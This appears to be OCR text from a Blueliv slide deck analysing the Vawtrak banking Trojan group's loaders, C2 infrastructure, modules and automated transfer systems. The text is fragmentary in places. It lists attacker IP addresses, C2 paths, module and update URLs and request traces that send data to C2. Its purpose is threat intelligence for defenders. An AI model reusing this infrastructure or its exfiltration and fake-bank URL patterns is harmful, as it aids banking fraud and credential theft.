000050a0  21 54 68 69 73 20 70 72  6f 67 72 61 6d 20 63 61  |!This program ca|
000050b0  6e 6e 6f 74 20 62 65 20  72 75 6e 20 69 6e 20 44  |nnot be run in D|
000050c0  4f 53 20 6d 6f 64 65 2e  0d 0d 0a 24 00 00 00 00  |OS mode....$....|
```

Blueliv.

Loaders web interface



Blueliv.

root [~]# wall Modus operandi


C&C Communication & Data Exfiltration

Dropped Trojans

- **Mailer:** SendSafe to spam other users
- **Mail Gathering:** sample that grabs PST files and sends it to C2
- **Loader & Grabber:** Pony Trojan
- **Trojan Banker:** Vawtrak with different types of DLL modules

Other distribution methods

r


GET http://drochforbro.info/
200 OK
4
POST http://91.229.79.91/data/feeder
VAWTRAK GROUP
GET http://95.213.139.116/module/c41b679de84e35a03737bed9c12a5d70
GET http://95.213.139.116/module/7afb9776a27d97b2f43f8de256448072
GET http://95.213.139.116/module/272a5ad4a1b97a2ac874d6d3e5fff01d
GET http://95.213.139.116/module/9079-dae8e107342d8f3747fa74ab8a57
Content-Type: application/octetstream
(Encoded Vawtrak binary)

Blueliv.

Vawtrak Group


root [~]# wall Vawtrak group: infrastructure

- **C&C (C2) servers:** Manages the actions that the Trojan has to carry out as well as the necessary configurations.
- **Support Servers**: Contains the modules and updates for Vawtrak.
- **Automated Transfer Systems (ATS):** Allows the attackers to obtain additional information from the victim, as well as to automatically manage the modified bank transfers of the infected host.

C&C (C2) servers

- BotID (bot identifier): calculated using the storage device serial number
- ProjectID: a numerical value that allows the C2 to identify the target URLs for this infection
  - Example:
    - ProjectID: 18
- Version: numeric values that identify the major version, minor version and the update version
  - Example:
    - Major version: 2
    - Minor version: 13
    - Update version: 12
- Host-related information: the Trojan sends information about the infected machine
  - Hostname
  - Configured proxy
  - Language of the OS
  - Vawtrak installed plug-ins (if there aren´t any, a list of the running process)

Config Resources
/api/posts
/data/feeder
/extended/info
/feeds/client.dll
/forums/index.php
/img/i.gif
/input/stream
/news/feed
/post/data
/project/i.gif
/rss/feed/stream
/stats/main
/Work/new/index.php



Support Servers

Module URL:

http://91.230.211.84/module/96df1c84c7fb13e880e399f9627e0db0

host

hash 32 characters

Update URL:

http://176.103.62.14/upd/81


host

numeric id


root [~]# wall Vawtrak group: modules

- **Webinjects:** uses the injects configuration to steal information or modify the communications, performing man-in-the-browser (MITB)
- **Keylogger**: extends the functionality to allow Vawtrak to log user's keystrokes
- **Pony:** module deployed to steal credentials from a wide range of applications
- **Backconnect:** allows the attackers to control infected host remotely
- **Data harvester:** module used to collect cookies, browsing history and certificates. File extraction

root [~]# wall Vawtrak Trojan: how it works




root [~]# wall Vawtrak Trojan: how it works



Automated Transfer Systems (ATS)


- **Type 1**
  - Format:
    - http://SERVER/?c=<command>&r=<target>&b=<bot_info>&d=<dump>
- **Type 2**
  - Most common type
  - Usual Format:
    - http://SERVER/DIR/<target-site-request>
    - Example:
      - https://1024bitsecurity.com/fakes/bankline.rbs.com/CWSLogon/logon.do?<parameters>


root [~]# wall Vawtrak Trojan: ATS / webinjection



Blueliv.


root [~]# wall Vawtrak Trojan: ATS/ webinjection






Blueliv.


ProjecIDs: Allowed us to identify different campaigns and thus different targets per sites per campaign.

